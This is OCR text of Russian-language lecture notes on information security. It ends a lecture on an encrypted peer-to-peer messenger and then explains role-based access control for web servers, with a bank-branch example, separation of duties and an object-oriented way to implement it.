Разработанное программное обеспечение, представляющее собой единую программу, состоит из 3-х модулей. Сетевой модуль обеспечивает функционирование всего процесса приема и передачи сообщений, контроль за состоянием пиринговой сети. Модуль симметричной криптосистемы обеспечивает шифрование исходящих и дешифрование входящих данных, а также контроль за целостностью информации при ее передаче. Модуль асимметричной криптосистемы обеспечивает безопасное распространение ключей, используемых симметричным криптоалгоритмом.

Два последних модуля формируют подсистему гибридного шифрования, обеспечивающей высокий уровень защиты информации от несанкционированного просмотра и изменения, и высокое быстродействие, позволяющее использовать шифрование в системе реального времени.
Программное обеспечение реализовано на языке программирования C++ в среде Microsoft Visual Studio 6.0.




Рис. 15.7. Окно передачи/приема текстовых сообщений

Приложение также используется для отправки файлов.

Результаты испытаний

Приложение разработано, работает и используется офисе и дома:

- при 15 абонентах не влияет на работу сети 10 Мбит/сек.;
- среднее время обнаружения узлом пиринговой сети и прохождения регистрации – ~3 секунды;
- влияние программы на быстродействие ПК практически не заметно;

- целевая конфигурация:

- процессор Pentium 2, работающий на тактовой частоте 466 МГц;

- 64 мегабайт оперативной памяти;

- операционная система Windows Millennium/Windows2000/ Windows XP.

Лекция 16. Программная защита интеллектуальной собственности. Ролевое управление доступом в коммерческом банке (2 часа)

Многие объекты интеллектуальной собственности (ИС) могут храниться на ПК и отсюда следует, что необходимо организовать: 1) эффективную защиту доступа к ним и 2) эффективное управление доступом.

Ролевое управление доступом

Ключевым стратегическим аспектом маркетинга, товарооборота и рентабельности предприятия стало установление и поддержание постоянного присутствия в Веб (Сети). Компании захватывают Сеть, так как это быстрейший способ попасть в поток (струю, русло) – даже изменяют свою организацию.

Одна из самых актуальных проблем в управлении сетевой системой – это сложность управления безопасностью. Это чрезвычайно важно для организаций, которые пытаются управлять безопасностью в распределенных мультимедийных окружениях, таких как сервисы мировой паутины – World Wide Web (WWW). Сегодня управление безопасностью стоит дорого и зачастую приводит к ошибкам, т.к. администраторы обычно определяют списки безопасности для каждого конкретного пользователя системы индивидуально.

Ролевая система управления доступом – это технология, которая привлекает повышенное внимание в основном для коммерческих приложений, т.к. у нее есть потенциал уменьшить стоимость и сложность управления безопасностью больших сетевых приложений. Концепция и архитектура RBAC (Role-Based Access Control for the Web) прекрасно подходят как для Интернета, так и для Интранета. Она представляет безопасный и эффективный путь для управления доступом к Веб-информации предпри-

ятия, исследовательские достижения в разработке RBAC для Веб, реализованное программное обеспечение компонентов безопасности, которые предусматривает RBAC для сетевых серверов, использующих Веб протокол. Компоненты RBAC могут быть связаны с доступными коммерческими серверами и не требуют модификаций программного кода этих серверов.

Совсем недавно компании начали использовать Веб-технологии для обслуживания широкой публики также хорошо, как и частных и внутренних клиентов. Веб-сайты настроены так, чтобы отделять некоторую информацию от основной публики, предоставляя ее лишь избранным или «частным» клиентам. Обычно, публичный Интернет отделен от обычной публики с помощью учетных записей и паролей. Кроме того, Веб-сайты, запускаемые внутри компаний для работников, часто и создаются работниками. Внутренние частные сети или «интранет» используют инфраструктуру и стандарты Интернета и мировой паутины, но отделены от публичного Интернета межсетевыми экранами.

Веб может быть использован как дешевая, но, мощная альтернатива другим формам коммуникаций. Множество (избыток) корпоративных материалов (т.к. методики, учебные материалы, формы) могут быть переведены в электронную форму и могут быть доступны через Веб. Единый источник этих материалов значительно уменьшит стоимость их поддержки и в то же время упростит их применимость. Таким образом, цель компьютеризации предприятия – создание распределенной системы масштаба предприятия, независящей от нижележащих информационных технологий, может быть выполнена.

Несмотря на то, что Интернет или интранет-решения могут принести предприятиям или государственным учреждениям большую выгоду, угроза безопасности остается. Сегодня сетевые энтузиасты сосредоточены на том, как связать людей и виды коммерческой деятельности, а не на том,

как безопасно использовать сеть для запуска и управления бизнесом. Несмотря на то, что некоторые Веб-серверы могут эффективно либо разрешать, либо запрещать доступ к отдельным Веб-сайтам, а некоторые популярные Веб-серверы могут даже предоставлять тонкое управление доступом, они предоставляют очень примитивные, с точки зрения целого предприятия, средства управления доступом.

Рассмотрим выгоды RBAC и реализацию RBAC для Веб (RBAC/Web) и детально опишем, как RBAC применяется для вычислительной среды Интранета. Это позволит предоставить Веб-администраторам возможности централизовано управлять и регулировать доступ пользователей к информации в форме, согласующейся с существующими законами, положениями и текущей практикой бизнеса. Этот материал сфокусирован на интранете, но выгоды, понятия и реализация RBAC/Web также применимы к Интернет окружению компании там, где требуется ограничение доступа к информации.

Описание RBAC

Ролевая система управления доступом (RBAC) это альтернатива традиционному разграничительному (DAC) и мандатному контролю доступа (MAC), привлекающих повышенное внимание в основном для коммерческих приложений. Основные мотивы, стоящие за RBAC, – это желание точно определить и проводить в действие политики безопасности предприятия способом, естественно отображающим организационную структуру. При управлении безопасностью требуется отобразить политику безопасности организации на сравнительно низкоуровневый набор средств управления, обычно – списки контроля доступа.

В RBAC безопасность управляется на уровне, который вплотную соответствует организационной структуре. Каждому пользователю назначена одна или более роль. Роли соответствуют правам и обязанностям пользо-

вателя в организации. Каждой роли назначаются одна или более привилегий (например, доступ к информации, удаление, создание), как показано на рис. 16.1. Членство пользователя в ролях определяет привилегии пользовательские привилегии, которые ему разрешено использовать. Управление безопасностью в RBAC заключается в определении операций, которые должны быть выполнены лицом в отдельной работе и в назначении работникам правильных ролей.




Рис. 16.1. Отношения в RBAC

Каркас RBAC предусматривает взаимно исключающие роли, как и роли, имеющие перекрывающиеся ответственности и привилегии. Некоторые основные операции можно разрешить всем работникам, в то время как остальные операции могут быть специфичными для какой-либо роли. Иерархия ролей естественный способ организации ролей в организации и определение отношений и атрибутов ролей. Сложность, вводимая взаимно исключающими ролями или иерархией ролей, также как и определение, кто может выполнять эти действия, когда, откуда и в каком порядке, а иногда и в какой обстановке – это всё управляется программным обеспечением RBAC.

Разделение обязанностей

Механизм RBAC может быть использован системным администратором в принудительной политике разделения обязанностей. Разделение обязанностей считают важным в сдерживании мошенничества, т.к. мошен-

ничество может произойти при наличии благоприятных обстоятельств для мошеннического использования возможностей, относящихся к различным работам. (Разделение обязанностей считается необходимым для предотвращения мошенничества, так как мошенничество может произойти в случае существования возможности для сотрудничества между различными связанными с работой функциями.) Разделение обязанностей требует специфических (отдельных) наборов транзакций, ни один отдельный человек не должен быть способен выполнить все транзакции в наборе. Наиболее часто используемый пример – это разделение транзакций необходимых для инициализации платежа и для авторизации платежа. Ни один отдельный работник не должен быть способен выполнить обе эти транзакции. Системный администратор может управлять доступом на уровне абстракции, которые естественны для того способа, которым предприятие ведет бизнес. Это достигается с помощью статического и динамического регулирования действий пользователей с помощью учреждений и определений ролей, иерархий роли, отношений и ограничений.

Мы определяем статическое разделение обязанностей как то, что роли, указанные как взаимно исключающие, не могут одновременно быть включенными в набор авторизированных ролей пользователя. При динамическом разделение обязанностей пользователи могут быть авторизированны двумя взаимно исключающими ролями, но не в одно и тоже время. Другими словами, статическое разделение обязанностей активирует взаимоисключающее правило в тот момент, когда администратор назначает роль, тогда как динамическое разделение обязанностей активирует правило в момент выбора пользователем роли для сеанса работы.

Взаимоисключающие роли для данной роли и свойство **Статического разделения обязанностей** могут быть определены следующем образом:

Взаимоисключающие -авторизацию(r:roles) = {список ролей которые взаимоисключающие с ролью «r» }

Пользователь авторизуется как исполнитель роли только в случае, если эта роль не является взаимоисключающей с другими ролями, которыми пользователь уже располагает.

Динамическое разделение обязанностей помещает ограничение на одновременную активацию ролей. Взаимоисключающие роли для предложенной роли определяются следующим способом:

Взаимоисключающие -активацию(r:roles) = {список активный ролей, которые взаимоисключающие с предлагаемой ролью «r»}

Субъект может стать активным в новой роли только, если предложенная роль не взаимоисключающая с любой другой ролью, в которой субъект уже активен.

Администрирование и визуализация

Роли учреждаются, управляются и просматриваются с использованием RBAC/Web инструментов администрирования. Инструменты администрирования позволяют системным администраторам создавать и определять роли, иерархию ролей, отношения и ограничения. Как только структура RBAC для организации установлена, главными административными действиями становятся предоставление и отмена пользователям ролей в соответствии с рабочими требованиями. Эти рабочие задания легко выполнимы с использованием инструментов администрирования.

Инструменты администрирования были расширены для поддержки языка моделирования виртуальной реальности (VRML). VRML – это интерактивный, сетевой язык трехмерного проектирования для Веб. Он используется для представления графических данных, тестов, звуков и связывается с другим содержимым в сети как статическая или динамическая картинка в Веб. Включение VRML в RBAC позволяет администраторам использовать интерактивную компьютерную модель, чтобы проверить и подтвердить структуру роли, отношений и привилегий. Возможность ви-

деть и взаимодействовать со сложными моделями позволяет администратору идентифицировать конфликты, уничтожать недостатки и улучшать реализацию ролей на раннем этапе настройки RBAC.

Компонент VRML позволит авторизированным пользователям передвигаться по базе RBAC, находить и связывать роли, просматривать атрибуты и графические данные, связанные с этими ролями. С помощью представления 3D-моделей, созданных ролей пользователь может легко видеть как то, какие роли, взаимоисключающие, так и иерархическую структуру связанных ролей, и конфликты между ролями (см. рис. 16.2.). Система управления навигацией в VRML позволяет пользователю интерактивно «перемещаться» и манипулировать перспективой представления 3D-модели, известной как граф сцены. Например, граф сцены, может быть, повернут, чтобы показать «тыльную сторону» графа, где взаимосвязи роли могут быть не видимы при просмотре в «плоском» 2D-режиме. Чтобы улучшить удобочитаемость, доходчивость и гибкость, иерархия роли организована в виде слоев, в которых каждый слой содержит другой уровень деталей. «Кликая» на роль, роль открывается, чтобы показать следующий слой, связанный с ролью, или информацию о роли, например, ассоциированные с этой ролью привилегии или список членства пользователя.

RBAC для филиала банка

Рассмотрим филиал банка. Как показано на рисунке 16.2 в этом окружении есть роли, такие как директор филиала, кассир, сотрудник по связям с клиентами.




Рис. 16.2. Структура графа иерархии ролей сотрудников филиала

Структура графа показывает иерархию ролей. Роль консультант по финансовым вопросам наследует роль сотрудник по связям с клиентами. Пользователю, авторизированному в роли консультанта по финансовым вопросам, разрешено выполнять все операции, разрешенные для пользователей, авторизированных в роли сотрудника по связям с клиентами. Таким образом, пользователи в роли консультанта по финансовым вопросам способны создавать и удалять учетные записи. Поскольку сотрудники по работе с клиентами, руководители подразделений, внутренние аудиторы и кассиры – все являются работниками банка, то все их соответствующие роли наследуются от роли служащего.

На рисунке 16.2 роль account_rep (сотрудник по связям с клиентами) выделена и представлена в виде темной сферы для того, чтобы показать остальные ролевые связи для account_rep. Роли teller (кассир) и account_holder (держатель учетных данных) представлены в виде цельных

желтых прямоугольников, что указывает на то, что эти роли имеют зависимость «динамическое разделение обязанностей» (DSD) с ролью account_rep. Это зависимость является конфликтной в том плане, что пользователь, действующий в роли account_rep, не может также действовать в ролях account_holder или teller. Политика банка такова, что сотрудник по работе с клиентами, служащий банка, может иметь счет в банке, но он не может одновременно обрабатывать свой персональный счет при работе со счетами других лиц. Более того, поскольку кассир имеет открытый доступ к наличным, по которым надо подводить баланс при закрытии, личность, которая действует в роли account_rep и сидящая за столом не у окна кассира, не может одновременно действовать в роли teller (кассира), даже если она была авторизирована в этой роли.

Роль internal_auditor (внутренний аудитор) показана в виде красного шестиугольника, чтобы показать, что эта роль имеет зависимость «статическое разделение обязанностей» (SSD) с ролью account_rep. Зависимость SSD также конфликтует с интересами отношений подобно DSD, но в более сильной форме. Если две роли имеют DSD-взаимоотношения, то они могут обе быть назначены одному и тому же лицу, но это лицо не может одновременно пользоваться ими обоими. Если же две роли имеют SSD-взаимоотношения, то они даже не могут быть назначены одновременно одному лицу. В этом примере политика банка такова, что в ней присутствует фундаментальный конфликт интересов между ролями internal_auditor и account_rep. Эти две роли никогда не могут быть назначены одному лицу.

Новая версия средств администрирования, использующая VRML, позволит нам показывать конфликты интересов и другие взаимоотношения более естественным способом, а также позволяют просматривать сцену с любого числа точек. Технология VRML позволяет для этих целей создавать сложные 3D-объекты. Пользователь может «войти» в выбранную роль

и просмотреть несколько уровней детализации (или информации), связанных с этой ролью. Дополнительно звуковые возможности технологии VRML могут быть использованы, чтобы создать звуковое предупреждение о том, что используемые роли могут привести к конфликтам интересов или другим проблемам или, например, чтобы показать ошибочность процедур пользователя.

Роли групп пользователей и права доступа учебного центра

Автоматизированная система учета сотрудников учебного центра предприятия (банка) должна позволять:

- вести автоматизированный учет сотрудников;
- получать информацию о каждом сотруднике центра;
- распределять сотрудников по различным критериям — по тематике проекта, по деятельности, по должности;
- осуществлять ввод, редактирование и удаление информации о сотрудниках;
- разграничивать доступ к хранимой информации по ролям пользователей;
- получать выборки данных по ряду критериев, выводить эти данные в отчеты:
  - «Сотрудники по критериям» формирует полную информацию о сотруднике по выбранным критериям;
  - «Расписание на сегодня» – формирует информацию о расписании сотрудников на сегодняшний день по выбранным критериям;
  - «Расписание занятий за период» – формирует информацию о расписании сотрудников за указанный период по выбранным критериям;
  - «Список клиентов» формирует информацию о сотрудниках, тематике проектов и клиентах по выбранным критериям.

Пользователь информационной системы может принадлежать к одной из ролей системы. Эта принадлежность определяет область прав, связанных с работой с данными и с сервером (см. табл. 16.1).

Таблица 16.1. Роли групп пользователей и права доступа учебного центра

Название роли	Права на данные	Права на сервер	Примеры реальных пользователей
Оператор	Права на ввод, удаление и изменение данных Права на просмотр отчетов Права на исполнение процедур.	Нет прав	Преподаватели, программисты и остальные сотрудники учебного центра
Администратор	Полные права	Полные права	Сетевой администратор
Остальные пользователи	Чтение данных	Нет прав	Учащиеся и клиенты

Варианты подключения пользователей к серверу и доступ к данным вне описанных ролей не допускаются.

Для доступа пользователя к данным ему выделяется логин и пароль, предоставляется доступ к БД ИС в рамках одной роли. В БД создается системное имя, соответствующее логину, по шаблону «Фамилия_ИО», где И – первая буква имени, О – первая буква отчества.

Для записей в таблицах должны быть созданы поля для хранения данных:

- о дате и времени создания записи;

- системное имя пользователя, создавшего запись;

- о дате и времени последнего обновления записи;

- системное имя пользователя, который обновлял запись последним.

RBAC для Веб-приложений

Ролевая система управления доступом (RBAC) для World Wide Web (RBAC/Web) – это реализация RBAC для использования Веб-серверами. Поскольку RBAC/Web не накладывает каких-либо требований на браузер, то любой браузер, который может быть использован с отдельным Веб-сервером, может быть использован с этим же сервером, расширенным с помощью RBAC/Web. RBAC/Web реализован как под Unix (например, под серверы Netscape, NCSA, CERN, Apache), так и под Windows NT (например, под IIS, WebSite, Purveyor) системы.

Компоненты RBAC/Web показаны в таблице 16.2. RBAC/Web под UNIX использует все компоненты, показанные в таблице 16.2. Поскольку встроенный в Windows NT механизм безопасности близок к RBAC, то версия под NT использует только компоненты Базы данных, Управления Сессиями и инструменты администрирования. RBAC/Web под NT не требует модификации внутренностей Веб-сервера или доступа к его исходному коду. А с RBAC/Web под UNIX существует два варианта использования его с Веб-сервером.

Простейший способ заключается в использовании RBAC/Web CGI. Механизм RBAC/Web CGI может быть использован в любом существующем UNIX-сервере, без каких-либо модификаций исходного кода. Адреса запросов передаются через Веб-сервер и обрабатываются с помощью RBAC/Web CGI. Конфигурационные файлы RBAC/Web связывают адреса запросов с именами файлов, при этом обеспечивая управление доступом на основе пользовательских ролей. Инсталляция RBAC/Web CGI схожа с инсталляцией Веб-сервера.

RBAC/Web CGI относительно прост в инсталляции и использовании, но не так эффективен, как обработка правил доступа непосредственно в

Web-сервере. Этот другой способ использования RBAC/Web заключается в модификации UNIX Веб-сервера так, чтобы он вызывал RBAC/Web API (Программный интерфейс приложения) для определения RBAC-доступа. URL можно настроить, поскольку RBAC управляет URL посредством конфигурационных файлов Веб-сервера, которые связывают URL с именами файлов.

Таблица 16.2. RBAC/Web Компоненты

База Данных	Файлы, которые определяют специфику отношений между пользователями и ролями, иерархию ролей, ограничения на отношения пользователей/ролей, текущие активные роли, взаимоотношения между ролями и операциями.
Сервер Базы данных	Компьютер с главной копией файлов, определяющих отношения между пользователями и ролями, иерархию ролей и ограничений на отношения пользователь/роль. Эти файлы создаются и управляются с помощью инструментов администрирования. При изменении этих файлов Сервер-базы данных сообщает Веб-серверу об этом, чтобы он мог обновить свою локальную копию.
API библиотека	Спецификации, которые могут быть использованы Веб-сервером и CGI для доступа к RBAC/Web базе данных. API (Программный интерфейс приложения) – это средства, которыми RBAC может быть добавлен к любой реализации Веб-сервера. API-библиотека RBAC написана на C и на Perle.
CGI	Реализация RBAC в виде CGI модуля, при которой не требуется модификации существующего Веб-сервера. RBAC/Web CGI использует RBAC/Web API.

Окончание табл. 16.2

Менеджер сессий	Управляет сессиями RBAC. RBAC/Web менеджер сессий создает и удаляет пользовательские текущие активные роли (ARS).
Инструменты администратора	Позволяет серверному администратору создавать пользователей, роли, разрешает операции, связывает пользователей с ролями, роли с разрешенными операциями, определяет ограничения на отношения пользователей/ролей и поддерживает RBAC базу данных. Администратору RBAC/Web набор инструментов доступен через Веб-браузер.

Ряд Веб-серверов под UNIX, такие как Netscape и Apache, разделяют свою работу на шаги и предоставляют возможности для каждого шага расширения или замены посредством конфигурационных параметров. Это позволяет изменять работу Веб-сервера, не изменяя исходного кода. Для этих Веб-серверов ролевая система управления доступом RBAC/Web API может быть встроена посредством простого предоставления последовательности вызовов и модификации конфигурационных параметров.

Аутентификация

Технология RBAC – это механизм контроля доступа, который может быть использован в связке с существующими Веб-технологиями аутентификации и обеспечения конфиденциальности. Они включают в себя пользователь/пароль, протокол защищенных сокетов (SSL), защищенный HTTP (SHTTP), протокол технологии частных сообщений (PCT). Информация идентификации пользователя передается в RBAC/Web от Веб-сервера. Это ответственность Веб-сервера аутентифицировать пользовательские иден-

тификационные данные и предоставить конфиденциальную передачу данных так, как сконфигурировано администратором Веб-сервера.

Использование конечным пользователем

Конечный пользователь взаимодействует с Веб-сервером, усовершенствованным с помощью RBAC/Web, в основном также, как при запросе URL (адресов), которые не контролируются RBAC/Web (см. рис. 16.3). Однако до того как доступ по адресу, контролируемому RBAC/Web, будет разрешен, пользователю необходимо установить RBAC-сессию. В процессе установки RBAC-сессии пользователь выбирает или ему назначается текущий активный набор ролей (ARS). ARS определяет разрешенные операции, которые конечный пользователь может осуществлять с контролируемыми RABC-адресами. ARS остается активным до тех пор, пока пользователь не установит новую ARS. Эта ARS и составляет сессию RBAC.

Пользователю могут быть назначены роли, которые имеют DSD взаимосвязи. В этом случае система управления сессиями позволяет пользователям выбрать подмножество из набора назначенных ролей, которые они хотят использовать в текущей сессии. Пользователям предлагается список подмножеств, которые не нарушают никаких DSD-взаимоотношений, и возможность выбрать один из них. Чтобы минимизировать количество вариантов, в списке подмножеств, взятых из набора всех возможных подмножеств назначенных пользователю ролей, содержатся наибольшие подмножества, которые не имеют DSD-взаимосвязей. Как только выбор сделан, RBAC-сессия установлена со всеми авторизованными ролями (то есть назначенные роли наряду со всеми ролями, которые назначенные роли наследуют), помещенными в ARS. Если нет никаких отношений DSD среди ролей, назначенных пользователю, то сессия RBAC автоматически устанавливается со всеми разрешенными ролями в ARS.




Рис. 16.3. Использование RBAC/Web

Обычно сессия RBAC требует аутентификации пользователя. Если аутентификация удалена у конечного пользователя, то доступ к контролируемым RBAC-адресам запрещается. Однако аутентификация конечного пользователя и установление сессии RBAC полностью раздельные операции. Это позволяет RBAC/Web работать с любым механизмом аутентификации.

Реализация ролевой системы управления доступом с использованием объектного подхода

В Ролевой системе управления доступом (RBAC) каждая роль ассоциирована с набором операций, которые пользователь в этой роли может выполнить. Мощность RBAC как системы, управляющей доступом, состоит в том, что операцией может быть теоретически все что угодно. Это резко отличает ее от других систем доступа, в которых биты или метки связаны с информационными блоками. Эти биты или метки указывают относительно простые операции, например, - чтение или запись, которые могут быть выполнены в информационном блоке. Операции в RBAC могут быть

достаточно сложными. Цель реализации RBAC - позволить операциям, связанным с ролями, быть настолько общими, насколько возможно до тех пор, пока они неблагоприятно не сужают гибкость администрирования и поведения приложения.

Рассмотрим возможную деятельность, связанную с определением и модификацией роли:

- добавлять роль и связанные операции;
- удалять роль и связанные операции;
- модифицировать существующую роль:
    - добавьте операцию;
    - удалите операцию;
    - модифицируйте существующую операцию.

Информация обычно доступна для приложения через фиксированный набор операций, определенных в каком-либо механизме или процессоре, которые используются для доступа к информации. Приложения строятся, основываясь на фиксированном наборе операций, которые они регулярно выполняют. Например, в Юникс файлы доступны с помощью операций, определенных процедурами: open(), close(), read(), write(), fseek() и т.д. Таблицы в реляционной базе данных доступны с помощью операций, определенных в SQL.

Изменение операций, доступных приложению, может сильно повлиять на него. Удаление операции или изменение ее семантики сильно затрагивают функциональность приложения и могут вызвать непредсказуемый результат.




Рис. 16.4. Реализация RBAC с многоуровневыми объектами

Единый подход, который может быть использован для поддержания гибкого администрирования, минимизации влияния на приложение и поддержание важной возможности определения сложных операций, - это использование Объектной технологии вышеуказанным способом (см. рис. 16.4). Полный набор операций, основанных на методах доступа, связанных с механизмом хранения информации, определен и поддерживается постоянным. Эти операции доступны приложению. Эти операции становятся методами в классе базовых методов доступа (basic access methods class).

Управление доступом для класса базовых методов доступа осуществляется с помощью Ролевых классов (role class) - по одному для каждой роли. Методы ролевых классов имеют те же имена, типы и параметры, что и методы класса базовых методов доступа. Управление доступом к информации, доступной с помощью класса базовых методов доступа, находится исключительно в ролевых классах и нигде более в приложении. Содержание методов ролевых классов ограничено:

- условиями, которые определяют доступ роли, связанной с этим классом;

- фильтрами, которые суживают поток информации между интерфейсом приложения и базовыми методами доступа.

